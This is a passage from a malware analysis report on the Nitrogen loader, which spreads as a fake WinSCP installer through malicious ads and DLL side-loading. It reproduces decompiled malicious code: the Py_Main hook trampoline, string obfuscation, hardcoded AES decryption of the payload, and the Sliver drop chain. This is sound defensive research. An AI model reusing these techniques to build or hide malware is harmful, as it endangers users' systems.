An additional mistake made by the attackers was keeping the debug strings within the application. By default, the attack runs `pythonw.exe` which is the GUI app version of `python.exe`. However, since the main Python DLL was hooked, any executable in the directory loading it would run the malicious code. Therefore, simply executing the `python.exe` file within the malicious install will bring about the same results with the added benefit of it printing out the IPs and protocols being used for communication. This output can be seen in Figure 12.




Figure 12: Terminal output for Nitrogen

2.1.2.3 Extra Resources

The `msi.dll` file contained three binary files, one ZIP archive and two PE files. The two PE files' hashes matched on `calc.exe`. Given that `calc.exe` is a very common file used during exploit testing and the other mistakes mentioned above it feels like this first sample was a debug version, and not a final release. The resources can be seen in Figure 13.




Figure 13: Contents of msi.dll's resource section

2.2 Nitrogen infection through a ZIP file

In the fall of 2023, another Nitrogen sample was analyzed. The code base and attack vector were different enough that it did not seem to be a variation of the sample analyzed prior, but perhaps a newer version.

The threat actor was still seen utilizing malicious Google ads. The URL seen in this instance was a URL masquerading as winscp[.]net. Specifically, the domain is `wìnscp[.]net` (note the `ì` with an accent) which in Punycode is `xn--wnscp-tsa[.]net`.

Given this version is more recent, I will be spending more time going into the technical detail of the sample and its stages. Additionally, we were more interested in the initial compromise (`python311.dll`) therefore it was more heavily focused on relative to the other stages. Unlike the previous version, in-depth code analysis was performed on top of the normal static and dynamic analysis.

2.2.1 Stage 0 – WinSCP_6.1.2-Setup.exe

After visiting the malicious domain, a ZIP archive is downloaded to the host. The ZIP archive contains almost all legitimate files except for one: `python311.dll`. The legitimate `python311.dll` file has been renamed to `python311x.dll`. `setup.exe` is `pythonw.exe` but renamed. This is reminiscent of the first version, except instead of going from msexec to Python, it starts with it.

Additionally, after extracting the archive, both Python DLLs will be hidden. On a default Windows 10 installation, hidden files are not shown so only setup and the other legitimate files will be seen. The full contents of the ZIP can be seen in Figure 14.




Figure 14: Nitrogen 2.0 Initial ZIP Archive listing

2.2.2 Stage 1 – python311.dll

2.2.2.1 Static Analysis

The DLL file has an overly large resource section, which is more than 90% of the file. The file itself is only 41.5 MB and the resource section is 38.5 MB. The resource section itself contains encrypted content that will be used by the malware at some later point.

There are 1,629 exported functions, the legitimate `python311.dll` only has 1,628. A sample listing can be seen in Figure 15. The extra exported function is `nop`. Which does what would be expected, nothing. eSentire mentions in their report that `nop` is imported by msi.dll to load the malicious DLL[2]. However, this was not seen to be the case with this sample. But, as discussed later it is not the only discrepancy found and the most likely explanation is that we just got a different version or variation of the newer sample. `nop` within the export list can be seen in Figure 16 and its disassembly can be seen in Figure 17.

2 https://www.esentire.com/blog/persistent-connection-established-nitrogen-campaign-leverages-dll-side-loading-technique-for-c2-communication




Figure 15: python311.dll Exports

Exported Functions [1629 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
138734	644	1528CB	1528ED	_Py_hashtable_...	python311x._Py_hashtable_new_full
138738	645	152904	152921	_Py_hashtable_set	python311x._Py_hashtable_set
13873C	646	152933	152951	_Py_hashtable_s...	python311x._Py_hashtable_size
138740	647	152964	152983	_Py_hashtable_s...	python311x._Py_hashtable_steal
138744	648	152997	1529AF	_Py_normpath	python311x._Py_normpath
138748	649	1529BC	1529D0	_Py_open	python311x._Py_open
13874C	64A	1529D9	1529F5	_Py_open_noraise	python311x._Py_open_noraise
138750	64B	152A06	152A24	_Py_open_osfha...	python311x._Py_open_osfhandle
138754	64C	152A37	152A5D	_Py_open_osfha...	python311x._Py_open_osfhandle_noraise
138758	64D	152A78	152A98	_Py_parse_inf_o...	python311x._Py_parse_inf_or_nan
13875C	64E	152AAD	152AC1	_Py_read	python311x._Py_read
138760	64F	152ACA	152AE9	_Py_set_inherita...	python311x._Py_set_inheritable
138764	650	152AFD	152B27	_Py_set_inherita...	python311x._Py_set_inheritable_async_safe
138768	651	152B46	152B5A	_Py_stat	python311x._Py_stat
13876C	652	152B63	152B7D	_Py_str_to_int	python311x._Py_str_to_int
138770	653	152B8C	152BA2	_Py_strhex	python311x._Py_strhex
138774	654	152BAD	152BC9	_Py_strhex_bytes	python311x._Py_strhex_bytes
138778	655	152BDA	152BFF	_Py_strhex_byte...	python311x._Py_strhex_bytes_with_sep
13877C	656	152C19	152C38	_Py_strhex_with...	python311x._Py_strhex_with_sep
138780	657	152C4C	152C7D	_Py_string_to_n...	python311x._Py_string_to_number_with_underscores
138784	658	152CA3	152CC5	_Py_tracemallo...	python311x._Py_tracemalloc_config
138788	659	152CDC	152CF2	_Py_wfopen	python311x._Py_wfopen
13878C	65A	152CFD	152D14	_Py_wgetcwd	python311x._Py_wgetcwd
138790	65B	152D20	152D35	_Py_write	python311x._Py_write
138794	65C	152D3F	152D5C	_Py_write_noraise	python311x._Py_write_noraise
138798	65D	3C350	152D6E	nop	

Figure 16: python311.dll Exports with nop




Figure 17: nop disassembly

2.2.2.2 Dynamic Analysis

Given the users are expecting an installer for WinSCP they will most likely gravitate towards `setup.exe` and execute it. As this is `pythonw.exe` it will attempt to locate the Python DLL for its specific version, in this case it is `python311.dll`. Once `python311.dll` is loaded it will dump files to `%LOCALAPPDATA%\Notepad` and `%LOCALAPPDATA%\Programs`. On top of those two directories, it will dump a legitimate installer for WinSCP to the Public Users Download directory (`C:\Users\Public\Downloads\`). The Notepad directory contains the entire `Cryptodome` Python module and an entire Windows installation of Python 3.10 embedded. There are two files that stand out: `slv.py` and `data.aes`. Python also dumps a file (`C:\Users\Public\Videos\start`) which will be discussed toward the end.




Figure 18: Initial Process Tree for setup.exe

After dropping the files, the process will then launch the legitimate installer. This can be seen in Figure 18. While the legitimate installer is running, it will execute `python.exe slv.py` under `%LOCALAPPDATA%\Notepad`. Shortly after this the original `setup.exe` will exit. This activity is shown in Figure 19 and Figure 20. This activity differs from the first analysis, as before it did not attempt to install the legitimate version.




Figure 19: Later Process Tree for setup.exe




Figure 20: Command line for python.exe

2.2.2.3 Code Analysis

High Level Summary

Upon executing `setup.exe` it will attempt to load `python311.dll`. `python311.dll` is a malicious file that will overwrite the `Py_Main` within the legitimate `python311.dll` (`python311x.dll`) with code that redirects execution to a malicious function. The malicious function will create a custom object called `PythonLoader` and execute `PythonLoader::dropper`. This function takes the embedded resource and decrypts it. The decrypted resource can now be treated as a ZIP file. It contains 3 files, the legitimate version of the software trying to be installed, a file mentioning the exact name of the legitimate file and another zip.

Three actions now occur. First the legitimate software is executed. Then the ZIP is extracted to disk under `%LOCALAPPDATA%`. Once extracted, the malware will execute `slv.py` with `pythonw.exe` in the `C:\Users\<Current User>\AppData\Local\Notepad\` directory. This will

execute the Sliver payload which decrypts another encrypted blob and imports it as a DLL calling the exported function `StartW`. At this point the Sliver C2 framework is executed.

Custom Classes

- `NitrogenTarget`: abstract parent class for `NgTarget` child classes.
  - `NgTargetPath`: used to transform environmental paths.
  - `NgTargetResource`: used to store information about the resource, also has code to extract resource but not used.
- `NitrogenAction`: abstract parent path for `NgAction` child classes.
  - `NgActionShellExecute`: used to execute commands from shell.
  - `NgActionSleep`: used to sleep process.
  - `NgActionCreateProcess`: used to create new process.
  - `NgActionExtractZip`: used to extract ZIP.
- `PythonDropper`: main class that is executed.
- `NitroMiddleware`: called towards the end of `PythonDropper::loader`, drops encrypted file, but doesn't seem to do much else.
- `gmzt`: used to import additional functions at runtime.
- `AES_ctx`: used to decrypt AES.

DllMain

Checks to see if the reason it is being called is `DLL_PROCESS_ATTACH (0x1)` if it is not, it leaves. Otherwise, it will set a global variable `hModule` to point its own handle and then call `internal_hook`. The decompilation for this function can be seen in Figure 21.

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3   if ( fdwReason != 1 )
4     return 1;
5   hModule = hinstDLL;
6   internal_hook(0i64, 0i64, 0, 0, 0i64, 0i64);
7   return 1;
8 }
```

Figure 21: DllMain Decompilation

internal_hook

This will first call `gmzt::Initialize` which primarily sets up functions to load functions at runtime. Following this it will set up a handful of local strings; these strings are all function names and will be used to help import them. It will then attempt to import `LoadLibraryA` using `gmzt::CacheProcAddress`. Utilizing the address returned it will call `LoadLibraryA` with `python311x.dll`, this will load `python311x.dll` in memory or get its address if it is already loaded. `python311x.dll` is the legitimate version of Python. There are some lines where it decrypts the imported function, but the decrypted strings aren't used.

Following the import of `python311x.dll` it will attempt to load `GetCurrentProcess` and call it. Following this call, it does the same with `GetProcAddress` and attempts to locate `Py_Main` within `python311x.dll` in memory. This can all be seen in Figure 22.

```
47  gmzt::Initialize(0i64, 1, 0, 0);
48  strcpy(&python311[13], "python311x.dll");
49  strcpy(v40, "python311x.dll");
50  pyMain = 'niaM_yP';
51  strcpy(&v23[4], "Il^aIf_o^ov>");             // caeser of 3 (LoadLibraryA), doesn't seem to be used
52  strcpy(funcToImport, "LoadLibraryA");
53  strcpy(v24, "f`mi`g.-)_gg");                 // caseser of 5 (kernel32.dll)
54  strcpy(v44, "kernel32.dll");
55  LoadLibraryA = gmzt::CacheProcAddress(v44, funcToImport);// get LoadLibraryA
56  hPython311x = LoadLibraryA(v40);             // load python311x
57  v41 = 0x8D;
58  strcpy(funcToImport, "GetCurrentProcess");
59  *&v40[15] = _mm_loadu_si128(&xmmword_7FFE84676C90);
60  v27 = 0;
61  v25 = 0xCCCD929B908C9B95ui64;
62  v26 = 0x92929AD0;
63  strcpy(v44, "kernel32.dll");
64  GetCurrentProcess = gmzt::CacheProcAddress(v44, funcToImport);// get GetCurrentProcess
65  hCurrProcess = GetCurrentProcess();
66  strcpy(v39, "A_nJli];^^l_mm");               // caseser of 6 (GetProcAddress)
67  strcpy(funcToImport, "GetProcAddress");
68  v18 = 0i64;
69  v19 = 0i64;
70  v28 = 0xCCCD929B908C9B95ui64;
71  v29 = 0x92929AD0;
72  v30 = 0;
73  strcpy(v44, "kernel32.dll");
74  GetProcAddress = gmzt::CacheProcAddress(v44, funcToImport);// get GetProcAddress
75  pyMainAddr = GetProcAddress(hPython311x, &pyMain);// GetProcessAddress(hPython311x, "Py_Main")
76  pyMainHook = pyMainAddr;
```

Figure 22: internal_hook Decompilation Part 1

After this it will define assembly to perform the following:

```
movabs rax, [internal_hook_callback]
push rax
ret
```

This assembly snippet effectively takes the address of `internal_hook_callback` and places it on the stack and returns. For code compiled for x86, the return address of a function is stored on the stack. Normally at the end of the function the stack points to its return address so it understands where to go next. However, in this assembly it pushes a new value to the stack, making the new value the return address. Therefore, when this function is returned from it will effectively jump to `interal_hook_callback` and execute it.

The `internal_hook` function takes the first 12 bytes at `Py_Main`, stores them in a global location, and then overwrites the original bytes in the function with the assembly snippet. Whenever `Py_Main` is called now, it will end up executing `internal_hook_callback` first. The code containing the assembly and overwriting of `Py_Main` can be seen in Figure 23.

```
86  // Create JMP Function
87
88  // 0:  48 b8 e0 d3 5a 84 fe    movabs rax,0x7ffe845ad3e0
89  // 7:  7f 00 00
90  // a:  50                      push   rax
91  // b:  c3                      ret
92  LOBYTE(funcToImport[0]) = 0x48;
93  v20 = internal_hook_callback;
94  *v23 = 0;
95  jmpInternalHookCallback = 0i64;
96  *(funcToImport + 1) = 0xB8;
97  memory::my_memcpy(&jmpInternalHookCallback, funcToImport, 2, v9);
98  memory::my_memcpy((&jmpInternalHookCallback + 2), &v20, 8, v10);
99  LOWORD(funcToImport[0]) = 0x50;
100 memory::my_memcpy(&v23[2], funcToImport, 1, v11);
101 LOWORD(funcToImport[0]) = 0xC3;
102 memory::my_memcpy(&v23[3], funcToImport, 1, v12);
103 // End of JMP func create
104 *&v44[16] = 0x858E;
105 funcToImport[0] = 0x938EAC9988958EABui64;
106 pyMainHook_ = pyMainHook;
107 v44[18] = 0;
108 *v44 = _mm_loadu_si128(&xmmword_7FFE84676CC0);
109 // decrypt to WriteProcessMemory
110 funcToImport[1] = 0x939199B18F8F999Fui64;
111 *(&funcToImport[1] + 7) = *&v44[15];
112 for ( i = 0i64; i != 18; ++i )
113   *(funcToImport + i) ^= 0xFCu;
114 v36 = 0;
115 v35 = 0x96969ED4;
116 v34 = 0xC8C9969F94889F91ui64;
117 strcpy(kernel32_1, "kernel32.dll");
118 WriteProcessMemory = gmzt::CacheProcAddress(kernel32_1, funcToImport);// get WriteProcessMemory
119 WriteProcessMemory(hCurrProcess, pyMainHook_, &jmpInternalHookCallback, 12i64, &v19);
120 gmzt::Finalize(v16);
121 return 0i64;
122 }
```

Figure 23 internal_hook Decompilation Part 2

internal_hook_callback

The first action for this function is to import `GetCurrentProcess` and call it. It then will attempt to overwrite the changes `internal_hook` made to `Py_Main`. It does this loading `Py_Main`'s address into a local variable. Following this it will decrypt the string for `WriteProcessMemory` using an XOR cipher with the key of 0xFC. `WriteProcessMemory` will then be imported using `gmzt::CacheProcAddress`. `WriteProcessMemory` which is called to write the original code of `Py_Main` back into `Py_Main` unhooking the function. Then it creates an object called `PythonDropper`. This takes in the global `hModule` and assigns it to a local member. Following this `PythonDropper::stage` is called. The decompilation of `internal_hook_callback` can be seen in Figure 24.

```
29  v24 = 141;
30  strcpy(funcToImport, "GetCurrentProcess");
31  *&v23[13] = _mm_loadu_si128(&xmmword_7FFE84676C90);
32  v17[0] = 0i64;
33  v18 = -1835885872;
34  v19 = 0;
35  v17[1] = 0xCCCD929B908C9B95ui64;
36  strcpy(v25, "kernel32.dll");
37  GetCurrentProcess = gmzt::CacheProcAddress(v25, funcToImport);
38  hCurrProcess = GetCurrentProcess();
39  v25[18] = 0;
40  hCurrProcess_ = hCurrProcess;
41  *&v25[16] = 0x858E;
42  funcToImport[0] = 0x938EAC9988958EABui64;
43  pyMain = pyMainHook;
44  *v25 = _mm_loadu_si128(&xmmword_7FFE84676CC0);
45  funcToImport[1] = 0x939199B18F8F999Fui64;
46  *(&funcToImport[1] + 7) = *&v25[15];
47  // decrypt to WriteProcessMemory
48  for ( i = 0i64; i != 18; ++i )
49    *(funcToImport + i) ^= 0xFCu;
50  // end decrypt to WriteProcessMemory
51  v21 = 0x96969ED4;
52  v22 = 0;
53  v20 = 0xC8C9969F94889F91ui64;
54  strcpy(v23, "kernel32.dll");
55  WriteProcessMemory = gmzt::CacheProcAddress(v23, funcToImport);
56  WriteProcessMemory(hCurrProcess_, pyMain, &py_main_original, 12i64);
57  gmzt::Initialize(v8, v7, v9, v10, v17);
58  PythonDropper = operator new(0x10ui64);
59  PythonDropper->vftable = PythonDropper::vftable;
60  PythonDropper->hModule = hModule;
61  PythonDropper::stage(PythonDropper, v12, v13, v14);
62  gmzt::Finalize(v15);
63  return 0i64;
64 }
```

Figure 24: internal_hook_callback Decompilation

PythonDropper::stage

This is where the core of the malware runs. Everything before this part has been setup and initialization for function. PythonDropper::stage serves three main functions: (1) locate the embedded resource, decrypt it, and load it into memory (2) execute the legit WinSCP installer, (3) drop and execute the malicious python script. We will start with the portion that handles the embedded resource.

```
747  actionVector_ = operator new(0x18ui64);
748  actionVector_->end = 0i64;
749  *&actionVector_->first = 0i64;
750  actionVector = actionVector_;
751  NgTargetResource_ = operator new(0x58ui64);
752  self = this->hModule;
753  LOBYTE(NgTargetResource_->didResourceLoad) = 0;// NgTargetResource constructor
754  NgTargetResource = NgTargetResource_;
755  NgTargetResource_ = (NgTargetResource_ + 0x20);
756  *&NgTargetResource_[-1].sizeOfResource = 0i64;
757  *&NgTargetResource_->__vftable = 0i64;
758  *&NgTargetResource_->pointsToField20 = 0i64;  // Constructor over
759  NgTargetResource->pointsToField20 = NgTargetResource_;// points struct to its own field
760  NgTargetResource->notUsed1 = 0i64;
761  NgTargetResource->__vftable = &NgTargetResource::vftable;// seems to have the same resource code as below, might not be used
762  NgTargetResource->self = self;
763  LODWORD(NgTargetResource->resourceName) = 0x8CA0;
764  ResourceBlockHandle = FindResourceA(self, 0x8CA0, 0xA);// Locates resource 0x8CA0, loads it into memory, and stores its size, its address, and if it was loaded into the structure
765  ResourceBlockHandle_ = ResourceBlockHandle;
766  if ( ResourceBlockHandle
767    && (ResourceHandle = LoadResource(self, ResourceBlockHandle), (ResourceHandle_ = ResourceHandle) != 0i64)
768    && (ResourceInMem = LockResource(ResourceHandle)) != 0i64 )
769  {
770    sizeOfResource = SizeofResource(self, ResourceBlockHandle_);
771    NgTargetResource->sizeOfResource = sizeOfResource;
772    sizeOfResource_ = sizeOfResource;
773    lpResource = malloc(sizeOfResource + 1i64);
774    lpResource_cpy = lpResource;
775    if ( lpResource )
776    {
777      memcpy(lpResource, ResourceInMem, sizeOfResource_);
778      FreeResource(ResourceHandle_);
779      didResourceLoad = 1;
780    }
781    else
782    {
783      didResourceLoad = 0;
784    }
785  }
786  else
787  {
788    didResourceLoad = 0;
789    lpResource_cpy = 0i64;
790  }
791  v19 = _mm_loadu_si128(&xmmword_7FFE84676D10);
792  LOBYTE(NgTargetResource->didResourceLoad) = didResourceLoad;
```

Figure 25: PythonDropper::stage Decompilation Part 1

First a vector is initialized to hold objects of type `NitrogenAction`. This will be utilized later to execute four specific commands. After this vector is initialized, the malware creates an object for `NgTargetResourceClass`. This class is used to handle loading and decrypting the resource. The resource with the ID of 0x8CA0 is then loaded using `FindResource`, `LoadResource`, and `LockResource`. Its location, size, and if the operation completed successfully are loading into the `NgTargetResourceClass` object. Oddly enough within the object is code to decrypt the resource, however, it is never used. Instead, the decryption code that is used is located within another function (`aes_decrypt`).

```
793  v19 = _mm_loadu_si128(&xmmword_7FFE84676D10);
794  LOBYTE(NgTargetResource->didResourceLoad) = didResourceLoad;
795  wmemcpy(iv, L"怪ᵒ ᵠ襄幞回幢回鶬巛巛犬ᵠ::崖弱:", 16);        // Handles creating IV for AES decryption
796  caeser_i = 0i64;
797  v646 = v19;
798  v21 = _mm_loadu_si128(&xmmword_7FFE84676D20);
799  NgTargetResource->lpResource = lpResource_cpy;
800  v648 = 0;
801  iv[32] = 0;
802  v647 = v21;
803  do                                            // Caeser Ciphers IV
804    iv[caeser_i++] += 5;
805  while ( caeser_i != 32 );
806  v659 = 0;                                     // Handles creating key for AES decryption
807  *key = 0xCECF99CBCFCC9ECCui64;                // Hardcoded key value
808  v655 = _mm_loadu_si128(&xmmword_7FFE84676D30);
809  *&key[8] = 0xC6CEC6C89DC89DC8ui64;
810  *&key[16] = 0xCAC69ECD9BC8C7C7ui64;
811  *&key[24] = 0xC79DCDCC9ECECB9Aui64;
812  v656 = _mm_loadu_si128(&xmmword_7FFE84676D40);
813  *&key[32] = 0xCB9B9B9BC7C6C99Aui64;
814  *&key[40] = 0xCFCDCAC8CBCFCEC9ui64;
815  *&key[48] = 0x9E9ECDC6C6C9C9C9ui64;
816  key_i = 0i64;
817  *&key[56] = 0x999D9A9ACA99CAC7ui64;
818  v657 = _mm_loadu_si128(&xmmword_7FFE84676D50);
819  key[64] = 0;
820  v658 = _mm_loadu_si128(&xmmword_7FFE84676D60);
821  do                                            // Gets Key
822  {
823    key[key_i] = ~key[key_i];
824    ++key_i;
825  }
826  while ( key_i != 64 );
827  aes_decrypt(lpResource_cpy, NgTargetResource->sizeOfResource, key, iv);// Decrypts resource section into zip
```

Figure 26: PythonDropper::stage Decompilation Part 2

The decrypt function takes an IV which is hard coded in the binary and encrypted with a Caeser cipher of 5 and a key which is also hard coded and encoded by storing all the bytes as their negated selves. The code to handle the decryption is imported from a library called `TinyAES`[3]. It uses AES-CBC to decrypt the resource section. Once the resource is decrypted it is opened as a ZIP archive by the malware.

The ZIP itself contains three files: `installer_data.zip`, `WinSCP-6.1.1-Setup.exe`, and `original_installer.txt`. The malware will attempt to decrypt the string `original_installer.txt`. It will then use a ZIP parsing library called zip[4] to open the file matching the string `original_installer.txt`.

[3] https://github.com/kokke/tiny-AES-c

[4] https://github.com/kuba--/zip/tree/master

